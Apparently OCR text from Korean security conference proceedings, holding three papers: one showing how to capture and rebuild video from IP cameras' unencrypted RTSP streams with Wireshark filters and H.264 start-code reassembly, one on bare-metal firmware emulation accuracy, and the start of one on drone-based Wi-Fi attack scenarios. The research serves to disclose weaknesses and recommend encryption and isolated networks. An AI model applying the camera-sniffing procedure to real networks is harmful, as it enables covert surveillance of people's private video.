먼저, IP 카메라와 관제 PC 간의 통신이 구성되어 작동 중인 네트워크에서 테스트 PC를 통한 외부 공격자가 공격하는 실험 상황을 모사하여 네트워크를 구성하였다.




그림 1. 네트워크 구성 개념도 (로컬 네트워크)




그림 2. 네트워크 구성 개념도 (원격 네트워크)

그림 1은 로컬 네트워크의 구성을 나타내며, 그림 2는 이더넷을 통한 원격 네트워크의 구성을 나타낸다.

또한, 다음과 같이 환경 조건을 제한하였다.

- 실험에서 사용되는 IP 카메라는 실시 당시 시판 중인 제품 중 ONVIF 프로토콜을 지원하는 모델을 총 3종 임의로 선택하였다.*
- 각 카메라는 각 제조사에서 기본적으로 제공하는 보안 기능(관리자 계정)을 활성화하여 환경을 구성하였다.
- 원격 네트워크상에서의 영상 스트리밍을 위해, 각 카메라 제조사에서 제공하는 원격 관제 소프트웨어를 사용하였다.
- 본 실험에서는 IP 카메라와 관제 PC 간의 통신 내용의 취득 여부에 초점을 두었으므로, 테스트 PC 상의 공격자가 관제 PC와 같은 네트워크에 이미 접속된 상태임을 가정하였다.

B 소프트웨어 구성

다음과 같은 소프트웨어를 사용하였다.

- IP 카메라의 구성 및 스트리밍 영상 확인: ONVIF Device Manager (v2.2.250)
- 네트워크 패킷 캡처: Wireshark (v3.4.4)
- 복원된 동영상의 재생: ffplay (v4.4)

C 네트워크상의 영상 해킹 절차

"A 네트워크 구성"에서 제시된 것과 같이 환경을 구성하고, 제조사에서 제공하는 절차를 따라 IP 카메라의 초기 설정을 마친다. IP 카메라가 정상적으로 작동 중임을 관제 PC 상의 ONVIF Device Manager 소프트웨어를 통해 확인하고, 영상 스트리밍 상태를 유지한다.

* 2021년 초 기준, 일반 사용자를 대상으로 온라인 장터에서 판매되는 제품 중, 판매량이 높은 것 (H사 및 I사, 4만~40만 원대 제품 총 3종)

동시에, 테스트 PC 상에서 구동되는 패킷 캡쳐 소프트웨어(Wireshark)를 사용하여 현재 네트워크 상에서 통신하는 모든 패킷을 캡처한다.

IP 카메라와의 RTSP 통신을 위한 기본 Port 번호는 554번으로 정의되어있다[6]. Wireshark 상에서 “tcp.port == 554” 필터 조건을 적용하여 캡처된 모든 패킷들 가운데 카메라에서 송·수신중인 RTSP 통신 패킷만을 선별할 수 있다. 만약 “Out of conversation packet”과 같이 패킷의 타입이 올바르게 인식되지 않은 경우, 임의의 스트리밍 패킷을 선택한 후 “Decode type”을 “RTSP”로 설정하여 수동으로 타입을 설정한다.




그림 3. 카메라의 IP 및 SSRC 취득 모습

RTSP 표준에 따르면, 스트리밍은 클라이언트에 의한 ‘PLAY’ 요청이 서버에 접수된 후 시작되며, 재차 클라이언트에 의한 ‘TEARDOWN/PAUSE’ 요청이 접수되기 전까지 일방적으로 유지된다. 이 특징을 이용하여, IP 카메라(서버)의 IP 주소와 현재 RTSP 세션의 고유 ‘SSRC’ (Synchronization Source) 값을 결정한다.

이렇게 결정된 SSRC를 선택 조건으로 사용하여 연속적인 RTSP Payload RAW 데이터를 취득할 수 있다. 그림 3으로부터, 카메라의 IP가 “192.168.10.180”이며 현재 RTSP 세션의 SSRC 값이 “0x9a5fd8”로 결정되었음을 확인할 수 있다. 앞서 적용된 “tcp.port” 필터를 유지한 상태에서 “rtp.ssrc == 0x9a5fd8” 조건을 함께 적용하여 RTSP 영상 스트림 패킷만을 선별한다.




그림 4. 통신 패킷 상의 영상 인코딩 정보

RTSP에서 영상 데이터는 암호화되지 않은 형태로 전송되므로, RTSP 패킷의 Payload가 영상 데이터에 해당하게 된다. 즉, 단순히 선택된 모든 패킷의 Payload 데이터를 하나의 파일로 병합하는 과정을 통해 영상 데이터를 파일의 형태로 복원할 수 있다.

영상의 스트리밍을 위해 사용된 인코딩 코덱은 IP 카메라의 종류에 따라 다를 수 있으며, 일반적으로 Payload Type 데이터 영역에 명시된다. 그림 4는 RTSP 통신 중 클라이언트가 발신한 ‘DESCRIBE’ 요청에 대해 서버가 발신한 응답 메시지의 일부이며, 영상의 인코딩에는 ‘H.264’ 코덱이 사용되고 있음을 알 수 있다. H.264는 ‘NAL’ (Network Abstraction Layer)의 연속으로 이루어지며, 코딩된 비디오 정보를 가진 슬라이스 등이 NAL 유닛을 구성한다. 이때 각 NAL 유닛을 구분하는 데에 미리 정의된 비트 패턴인 ‘NAL Unit start code’ (0x00000001)를 사용한다[7].

영상 코덱의 종류에 따라 Payload 데이터의 병합 과정만으로 바로 영상 재생이 가능할 수도 있으며, 혹은 별도의 가공이 필요할 수도 있다. 본 실험에 사용된 H.264 코덱의 경우에는 스트림 데이터가 RTSP Payload 상에 실릴 때 앞서 언급된 NAL Unit start code가 제거되게 된다. 그러므로 캡처된 영상 데이터를 다시 하나의 파일로 병합할 때, 다음과 같은 과정을 통해 해당 비트 패턴을 패킷별로 추가하는 작업을 거쳐야 한다.




그림 5. RTSP 패킷 예시

그림 5에서는 예시로써 영상 데이터가 담긴 첫 번째 RTSP 패킷을 예시로 보여주고 있다. Payload 상에 담긴 H.264 스트림 데이터는 “0x 27 64 00 29...” 임을 알 수 있다. 여기에 NAL Unit start code인 “0x 00 00 00 01”을 추가하여 다음의 결과를 얻는다.

```
0x 00 00 00 01 27 64 00 29 ... 04 E2 00 40
```

두 번째 패킷은 “0x 28 EE 17 2C...” 이므로 동일한 과정을 거쳐 다음의 결과를 얻는다.

```
0x 00 00 00 01 27 64 00 29 ... 04 E2 00 40
0x 00 00 00 01 28 EE 17 2C ...
```

이 같은 과정을 반복하여 수행한 뒤, 하나의 파일로 저장하여 영상 파일을 얻는다.

이상의 파일 생성 과정은 Wireshark 상에서 제공하는 사용자 스크립트 실행 기능을 활용하여 자동으로 구현할 수도 있다. 실제 영상을 유의미한 정도의 길이로 복원하기 위해서는 매우 많은 수의 패킷에 대해 위의 작업을 반복 수행하여야 하므로, 본 연구에서는 편의를 위해 다음 주석의 링크에서 제공하는 자동화 스크립트를 사용하여 절차를 단축하였다[8].

이렇게 생성된 영상 파일에는 영상의 본문 데이터는 존재하지만, 코덱 정보가 담긴 헤더가 빠진 상태이다. 그러므로 영상을 원활하게 재생하기 위해서는 파일의 코덱을 지정하는 기능을 지원하는 플레이어를 사용하여야 한다. 본 실험에서는 ffplay의 -f 옵션을 사용하여 영상 코덱을 H.264로 지정한 후, 복원된 영상을 재생하였다.

IV IP 카메라 영상 해킹 결과

실험 결과, “III-A장”에서 제시된 두 개의 네트워크 구성 환경 모두에서, 비인가 공격자가 IP 카메라에서 촬영된 영상 정보를 임의 취득하여 복원하는 것이 가능함을 확인할 수 있었다.



그림 6. 복원된 영상의 데이터 및 재생 화면

V 결론 및 제언

이상의 과정을 통해, 이미 대중적으로 사용되는 몇 가지 IP 카메라에서 자체 보안 기능의 설정 여부와 무관하게 영상 데이터의 임의 취득이 가능함을 실증하였다. 이와 같은 문제를 방지하기 위해 일반 사용자와 시스템 관리자 각각의 측면에서의 위험 인식이 필요하다.

먼저 일반 사용자의 경우, 각 네트워크 단에서 제공하는 보안 설정을 철저하게 하여 외부 침입자의 망 접근을 원천적으로 차단하여야 한다. 또한, 부득이하게 원격 관제가 필요한 경우에는 믿을 수 있는 액세스 포인트에서만 접속하는 등의 보안 수칙을 준수해야 한다.

시스템 관리자의 경우, 앞서 언급한 ONVIF와 같은 비 암호화 통신 프로토콜을 사용할 경우 통신의 보안성이 취약함을 충분히 인지하여야 하며, 특히 공개망을 통과하는 시스템을 구축할 때에는 ‘HTTPS’ 혹은 ‘SSL/TLS’와 같은 통신 암호화 단계를 필수적으로 구현하여야 한다. 또한, 기존에 설치된 시스템에 대해 소프트웨어적 개선이 불가능한 경우에는, 카메라가 구축된 네트워크를 공개망과 격리된 인트라넷의 형태로 구성하여야 한다.

[참고문헌]

[1] 정성후, 이경호, “AHP를 활용한 IP-CCTV 위험 결정 모델 (클라우드 컴퓨팅 기반으로)”, 정보보호학회논문지, Vol. 28, No. 1, pp. 229-239, 2월. 2018

[2] 조이든, 박수진, 강남희, “사물인터넷의 경량 IP 카메라 취약점을 이용한 해킹 공격 및 대응 방안”, 한국디지털콘텐츠학회 논문지, Vol. 20, No. 5, pp. 1069-1077, May, 2019

[3] “1분이면 안방까지 뚫린다… 사물인터넷 파고든 해킹”, YouTube 채널 “KBS News”, 2019년 7월 25일 업로드, https://www.youtube.com/watch?v=oF84ZOlRllY

[4] “ONVIF” official web site, https://www.onvif.org/

[5] “ONVIF Recommendations for Cybersecurity Best Practices for IP-based Physical Security Products”, https://www.onvif.org/profiles/whitepapers/onvif-recommendations-for-cybersecurity-best-practices-for-ip-based-physical-security-products/

[6] “RFC2326 - Real Time Streaming Protocol”, IETF, https://www.ietf.org/rfc/rfc2326.txt

[7] “H.264 : Advanced video coding for generic audiovisual services”, ITU, https://www.itu.int/rec/T-REC-H.264

[8] “h264extractor”, 2019년 8월 28일 최종 수정, Git commit number: #9a53022729c2ed33e2ae269ab30a6809b1d0bcfb, https://github.com/volvet/h264extractor

임베디드 시스템의 베어메탈 펌웨어 에뮬레이션 정확도 향상 방안

이영우*, 김주환*, 유지현*, 윤주범**

*세종대학교(대학원생) **세종대학교(교수)

Improvement of Baremetal Firmware Emulation Accuracy in Embedded Systems

Youngwoo Lee*, Jihyeon Yu*, Juhwan Kim*, Joobeom Yun**

*Sejong University(Graduate Student) **Sejong University(Professor)

요 약

베어메탈 펌웨어에 대한 에뮬레이션은 하드웨어 주변장치 구현의 어려움으로 인해 일반 범용 운영체제를 쓰는 기기에 비해서 굉장히 제한적이다. 최근 베어메탈 펌웨어에 대한 에뮬레이션이 연구되고 있으나, 에뮬레이션이 불가능하거나 정확도가 떨어지는 문제를 가지고 있다. 본 논문에서는 최신 베어메탈 펌웨어 에뮬레이션에 대한 문제를 고찰하고, 에뮬레이션이 불가능했던 펌웨어를 가능하게 하거나 정확도를 높일 수 있는 방법을 제안한다. 우리는 에뮬레이션 구축부터 분석까지의 과정을 제안했으며, 에뮬레이션이 실제 장치와 얼마나 유사한지 정확성을 검증하여 그 타당성을 입증하였다.

I. 서론

최근 들어 소규모 장치에 사용되는 임베디드 시스템의 제품이 증가하는 추세다. 이에 따라 제품을 분석하기 위한 에뮬레이션에 대한 연구가 활발히 진행 중이고, 운영체제가 탑재 되어 있지 않은 제어 시스템인 베어메탈 펌웨어에 대한 연구까지 범위가 확장되고 있다.

베어메탈 펌웨어는 마이크로 컨트롤러(MCU, Microcontroller Unit)를 사용하기 때문에 하드웨어 의존성이 높으며, 이는 모든 장치를 가상화 하기 위한 에뮬레이션에 어려움을 야기한다. 베어메탈 펌웨어는 파일시스템과 운영체제가 없는 하나의 프로그램과 같은 형태를 지닌다. 일반적인 펌웨어는 운영체제가 여러 응용프로그램을 관리하는 형태지만 베어메탈 펌웨어는 운영체제의 역할을 하드웨어 드라이버가 대신하기 때문에 기존 QEMU 만으로 에뮬레이션할 수 없다.

본 논문에서는 베어메탈 펌웨어 에뮬레이션에 관한 문제점을 확인하고, 좀 더 구체적으로 에뮬레이션의 정확도를 높일 수 있는 방법과 실제 장치와 동일한 기능을 수행하기 위해 데이터 시트 기반으로 에뮬레이션을 검증하는 방법을 제안한다.

II. 관련 연구

본 장에서는 베어메탈 펌웨어 분석과 관련한 최근 연구 동향을 살펴본다.

2.1 임베디드 장치의 분류[1]

최근 연구에서 임베디드 장치를 사용된 OS를 이용하여 다음 세 가지로 분류하였다. 첫 번째는 범용 목적 OS 기반 장치, 두 번째는 임베디드 OS 기반 장치, 마지막으로 베어메탈 장치로 나눌 수 있다. 범용 목적 운영체제 기반 장치는 기존에 데스크톱이나 서버에서 사용되는 리눅스 커널을 경량화하여 임베디드 시스템에 적용한 것을 의미한다. 임베디드 운영체제 기반 장치는 하드웨어를 위한 맞춤형 운영체제를 사용한다. 이러한 시스템은 계산 능력이 낮거나 메모리 관리 장치와 같은 기능이 제공되지 않을

수도 있다. 베어메탈 장치는 운영체제가 없거나 간단한 작업만 수행하며, 기본 추상화가 없는 단순 반복 실행으로 주변장치에 대한 인터럽트를 관리한다. 임베디드 펌웨어와 베어메탈 펌웨어의 일반적인 구조는 FIg.1과 같다. 베어메탈 펌웨어는 일반적인 임베디드 펌웨어와 다르게 프로그램을 관리하는 운영체제가 존재하지 않는다. 한편, 운영체제의 역할이 없어지는 것은 주변장치의 의존성이 높아진다는 것을 의미하고, 이로 인해 베어메탈 펌웨어를 에뮬레이션하기 위해서 하드웨어에 대한 지식을 필수적으로 요구한다.




Fig. 1 Embedded Firmware Structure

2.2 MCU 펌웨어 에뮬레이션 및 동적 분석

기존 펌웨어 에뮬레이션 및 분석 연구는 임베디드 장치보다는 범용 컴퓨터에 가까운 리눅스 기반 장치를 대상으로 한다. 하지만 기존 펌웨어 분석 연구와 베어메탈 펌웨어 분석 연구는 펌웨어의 다른 구조로 인해 완전히 상이하다.

최근 여러 연구는 베어메탈 펌웨어를 포함하는 MCU 펌웨어 에뮬레이션 및 분석을 다루었다. 이들은 펌웨어를 실행하는 동안 주변장치를 실제 장치에 전달하는 하이브리드 에뮬레이션 방법을 제안하였다. 먼저, Avatar[2]는 하이브리드 에뮬레이션 방식으로 새로운 프레임워크와 함께 컨콜릭 실행(Concolic Execution)을 수행하였다. Avatar2[3]는 기존 Avatar를 확장하여 실제 장치를 사용하지 않고도 주변장치를 실행할 수 있게 한다. 마지막으로, P2IM[4]은 수동적으로 하드웨어를 분석해야 했던 기존 연구와 달리 주변장치 인터페이스를 모델링하여 베어메탈 펌웨어를 에뮬레이션 및 퍼징할 수 있다. 따라서, 본 논문에서 펌웨어의 주변장치를 모델링하는 과정은 P2IM을 사용하였다.

2.3 xPack QEMU ARM[5]

QEMU는 최근까지도 사용되는 대표적인 오픈소스 크로스 플랫폼 에뮬레이터이다. 하지만 기존 QEMU는 Unix/Linux 커널을 구동하는 데 초점을 두었기 때문에 MCU를 사용하는 베어메탈 펌웨어에 대한 에뮬레이션은 지원하지 않는다. 따라서, Cortex-M 기반의 MCU를 에뮬레이션하도록 지원하는 xPack QEMU ARM의 사용이 필수적이며, 이를 통해 베어메탈 펌웨어를 에뮬레이션 및 분석할 수 있다.

III. 에뮬레이션 정확도 향상 방안

본 논문에서 제안하는 방법의 전체적인 흐름도는 Fig. 2과 같다. 먼저, 기본적으로 에뮬레이션하기 위한 펌웨어를 추출 또는 획득한다. 또한, 해당 펌웨어가 사용하는 하드웨어의 정보를 알기 위해 데이터 시트를 제조사의 웹사이트를 통해 얻는다. 이때, 데이터 시트에서 얻은 정보를 바탕으로 에뮬레이션의 가능 여부를 판단한다(섹션 3.1). 만약 에뮬레이션이 가능하다고 판단되면, xPack QEMU Arm을 데이터시트로부터 얻은 정확한 정보를 토대로 빌드한 후, P2IM을 통해 모델링과 에뮬레이션을 수행한다(섹션 3.2). 그 후, 메모리 검사와 레지스터 검증을 통해 실제 장치와 동일하게 에뮬레이션되었는지 확인한다. (섹션 3.3). 마지막으로 에뮬레이션된 펌웨어를 동적 분석하고 취약점을 검사한다 (섹션 3.4).




Fig. 2 Emulation Flow Diagram

3.1 에뮬레이션 가능성 판단

에뮬레이션 가능 여부는 데이터 시트를 참고하여 판단한다. 먼저, xPack QEMU ARM에 따르면 Cortex-M3, M4 아키텍처 외에는 에뮬레이션을 지원하지 않는다. 또한, 펌웨어는 ELF 파일 형식만을 지원한다. 이는 베어메탈 펌웨어가 하나의 데몬 프로그램이기 때문이고, 이로 인해 응용프로그램과 같은 형태를 가지고 있다. 마지막으로 데이터 시트를 참고하여 SRAM, Flash Memory의 주소와 크기, MCU의 최대 및 최소 클럭, NVIC를 포함한 Cortex-M의 코어 정보, 모든 On-chip 주변장치의 정보를 얻는다.




Fig. 3 Memory Mapping of Cortex-M Microcontroller

한편, Fig. 3을 보면 알 수 있듯이 모든 Cortex-M 아키텍처에서 Flash Memory의 시작 주소는 0x8000000, SRAM의 시작주소는 0x20000000, 주변장치의 시작주소는 0x40000000 이지만, 할당되는 메모리의 크기는 MCU마다 다르다. 따라서, 해당 정보들을 데이터 시트를 통해 얻지 못하면, 에뮬레이션에 어려움이 있을 수 있다.

3.2 xPack QEMU Arm 빌드 및 에뮬레이션

우리는 데이터 시트에서 얻을 수 있는 정보 중 실제 하드웨어 환경과 동일하게 설정돼야 하는 정보를 데이터 시트를 통해 획득하였고, 이는 xPack QEMU ARM의 소스코드를 수정할 때 사용된다. 하지만, P2IM에선 이 과정을 대부분의 MCU에 대해 동일한 값으로 자동화시켜서 빌드하게 되고, 이는 에뮬레이션의 정확도가 떨어지는 요인이 될 수 있다. 따라서, 수동적으로 에뮬레이션에 필요한 정보를 수정하여 QEMU를 빌드할 필요가 있으며, 이는 Fig. 4의 과정과 같다. 특히 MCU가 가지는 On-Chip 주변장치들에 대해선 정확한 모방이 필요하다. 이후, 빌드된 QEMU를 이용해 User Mode 에뮬레이션을 수행한다.




Fig. 4 Building xPack QEMU Process

3.3 에뮬레이션 정확성 검증

에뮬레이션의 목적은 실제 장치를 보유하지 않아도 실제 장치와 같은 환경을 구성하는 것이다. 따라서, 검증작업을 통해 에뮬레이션 정확도를 측정해야 하며, 본 논문은 메모리 범위 검증과 레지스터 분류검증을 통해 검증을 수행한다. 메모리 검증 부분은 Fig. 3에서 볼 수 있듯이 에뮬레이션에 발생하는 메모리 주소는 항상 Flash Memory, SRAM, Cortex 내부 주변장치, 주변장치의 메모리 주소 내부에 있어야 한다. 만약 참조하는 메모리의 주소가 해당 범위 밖에 있다면 에뮬레이션에 문제가 발생한다. 메모리 검증 이후에, 구현된 레지스터 중 오분류된 레지스터를 탐지한다. P2IM 논문에 따르면, 레지스터를 데이터 레지스터, 제어 레지스터를 포함한 4가지로 분류한다. 만약 에뮬레이션 이후 주변장치의 레지스터가 다른 역할로 분류되었다면, 이는 정확하지 않은 에뮬레이션이다. 해당 내용은 4장에서 자세히 다룬다.

3.4 동적 분석 및 취약점 테스트

에뮬레이션이 검증된 이후 펌웨어 분석과정을 통해 에뮬레이션의 목적을 달성할 수 있다. 동적 분석 단계에선 펌웨어가 동작하는 동안 메모리의 상태를 분석한다. 하지만 x86 계열의 디버거는 베어메탈 펌웨어를 분석할 수 없다. 본 논문의 대상인 ARM 프로세서를 분석하기 위해선 일반적인 GDB가 아닌 gdb-multiarch와 같은 전용 크로스 디버거에서 GDB 서버를 통해 환경을 구축해야 한다. 또한, 에뮬레이션

된 펌웨어의 취약점을 찾기 위해서 우리는 퍼징을 이용한다. 퍼징이란 특정 형식의 입력값을 유전 알고리즘을 통해 변화시키면서 입력시키는 방법이다. 일반적으로 임베디드 펌웨어는 하나의 응용프로그램을 대상으로 퍼징하지만, 베어메탈 펌웨어의 경우 펌웨어 전체를 퍼징한다. 이는 주변장치의 상태를 변화시켜주는 입력을 드라이버가 대신 채널링한 후 처리하기 위함이다.

IV. 실험 및 평가

본 실험은 Ubuntu 18.04 LTS 환경에서 진행하였고, 에뮬레이터로 xPack QEMU Arm을 사용하였으며, 주변장치 인터페이스를 구현하는 부분은 P2IM을 사용하였다.

MCU	Mis-categorized Register	Used Register	All Registers
STM32F103RB	0	39	58
STM32F103C8	0	8	15
STM32F103REY6	3	50	116
STM32F107VC	0	20	29
STM32F407	1	19	27
STM32F429ZI	3	47	115
GD32F130F4	4	53	134
Total #(%)	11(4.6%)	236(47.7%)	494

Table. 1 Register Validation

Table. 1은 7개의 MCU를 사용하는 베어메탈 펌웨어를 대상으로 에뮬레이션된 레지스터를 검증하여 에뮬레이션 시 사용된 레지스터와 그 중 올바르게 구현되지 않은 레지스터의 개수를 나타내고 있다. 그 결과, 구현된 레지스터 494개 중 약 236개(47.7%)의 레지스터가 에뮬레이션 중 참조되었고, 그중 11개(4.6%)의 레지스터가 잘못 분류되었다.

한편, 자동화된 방법을 사용하는 P2IM과 제안한 방법을 비교했을 때, 오분류된 레지스터의 개수가 줄어드는 것을 Fig. 5에서 확인할 수 있다. 이는 하드웨어 의존성이 높은 베어메탈 펌웨어의 특성으로 인해 발생하며, 단일화된 QEMU 설정으로는 하드웨어를 정확하게 모방할 수 없다는 것을 의미한다. 즉, 정확한 에뮬레이션을 위해 데이터시트를 통한 QEMU의 수동적인 소스코드 수정이 필요하다.




Fig. 5 Mis-categorized Registers

V.결론

본 논문에서는 베어메탈 펌웨어의 에뮬레이션의 어려움과 기존 QEMU의 한계를 제시하였고, 이를 해결하기 위해 데이터 시트에서 정보를 수집하여 수동적으로 정확도를 높이는 방법을 제시하였다. 또한, 이를 7개의 MCU에 대한 오픈소스 펌웨어를 대상으로 레지스터를 검증함으로써 그 타당성을 입증하였다. 향후 RTOS를 탑재한 드론 펌웨어에 대한 에뮬레이션을 연구할 계획이다.

[ACKNOWLEDGEMENT]

"본 연구는 과학기술정보통신부 및 정보통신기획평가원의 대학 ICT 연구센터육성지원사업의 연구결과로 수행되었음" (IITP-2021-2018-0-01423)

[참고문헌]

[1] C. Wright, W. A. Moeglein, S. Bagchi, M. Kulkarni, and A. A. Clements, “Challenges in firmware re-hosting, emulation, and analysis,” ACM Computing Surveys, 2020.

[2] Jonas Zaddach, Luca Bruno, Aurelien Francillon, and Davide Balzarotti. Avatar: A framework to support dynamic security analysis of embedded systems’ firmwares. In NDSS, 2014.

[3] Marius Muench, Dario Nisi, Aurélien Francillon, and Davide Balzarotti. Avatar 2: A multi-target orchestration platform. In BAR, 2018.

[4] Bo Feng, Alejandro Mera, and Long Lu. 2020. P2IM: Scalable and Hardware-independent Firmware Testing via Automatic Peripheral Interface Modeling, In USENIX, 2020.

[5] xPack QEMU ARM, https://xpack.github.io/qemu-arm/#supported-boards-and-mcus

드론을 이용한 무선 네트워크 공격 시나리오 및 가능성 실증

김동현*, 강한별*, 박유나*, 이민규*, 염흥열**

*순천향대학교 정보보호학과(학부생)

**순천향대학교 정보보호학과(교수)

Attack Scenario and Its Implementation for Mobile Access Point using the Drone

Dong-Hyun Kim*, Han-Byeol Kang*, Yu-Na Park*, Min-Gyu Lee*, Heung-Youl Youm**

*Department of Information Security Engineering, Soonchunhyang University(Undergraduate student)

**Department of Information Security Engineering, Soonchunhyang University(Professor)

요 약

드론은 4차 산업혁명을 이끄는 주요 기술 중에 하나로 드론이 상용화됨에 따라 이에 따르는 위험성에 대한 우려도 커지고 있다. 현재까지는 드론을 표적으로 삼는 해킹이 큰 이슈가 되었지만, 앞으로는 드론을 이용하는 해킹이 심각한 문제로 부각될 것이다. 따라서 본 연구는 드론을 이용한 사이버보안 위협 시나리오를 설계하고 최종적으로 시연을 통해 그에 따른 사이버 위협을 실증하고자 한다.

I. 서론

드론은 4차 산업을 이끄는 주요 기술 중 하나로 2026년 세계 드론 시장은 약 90조 원까지 커질 것으로 전망된다.[4] 이에 우리 정부는 올해 드론 배송 상용화 서비스를 시작으로 2023년 드론을 활용한 스마트시티 관리 및 스마트 영농 상용화, 2025년 드론 택시 상용화를 목표로 하고 있다.[3] 이렇게 드론이 상용화됨에 따라 활용될 수 있는 분야가 점차 다양해지고 위험성에 대한 우려도 커지고 있다. 현재까지는 드론을 표적으로 삼는 해킹이 큰 이슈가 되었지만, 앞으로는 드론을 이용하는 해킹도 심각한 문제로 부각될 것이다.[1] 본 연구는 드론을 이용한 공용 와이파이 해킹 시나리오를 설계하고 최종적으로 시연을 통해 그에 따른 보안 위협을 실증하고자 한다. 테스트베드에 공격을 진행해봄으로써 본 연구의 시나리오가 실제 환경에서 진행될 경우의 파급력을 예상해 볼 수 있다. 또한, 이를 기반으로 대응책을 마련할 수 있을 것이라 기대한다.

최종적으로 본 연구의 목표는 드론이 사이버 공격의 매개체가 될 수 있다는 보안 경각심을 일깨워 보안 인식을 제고하는 것이다.

본 논문의 구성으로는 Ⅱ장에서 관련 연구 및 필요성에 설명하고 Ⅲ장에서는 공격 시나리오 설계 및 구현에 대해 설명한다. Ⅳ장에서는 공격 시나리오 성능 제시를 기술한 뒤, Ⅴ장에서 결론으로 끝을 맺는다.

II. 관련 연구 및 필요성

2.1 관련 연구

본래 드론은 군사 목적으로 개발되었으나 최근 정보화시대에 들어서면서 다양한 분야에 활용되는 추세이다. 드론의 활용범위가 확장되면서, 이용량 또한 증가했고 그에 따라 보안 위협도 증가했다. 보안 위협 중 하나는 드론의 사이

버 무기화이며 드론을 사이버공격의 매개체로써 사용하는 것을 뜻한다. 본 연구에서 설계하는 공용 와이파이에 대한 사이버 공격 외에도 드론의 사이버 무기화와 관련한 연구는 다음과 같다.

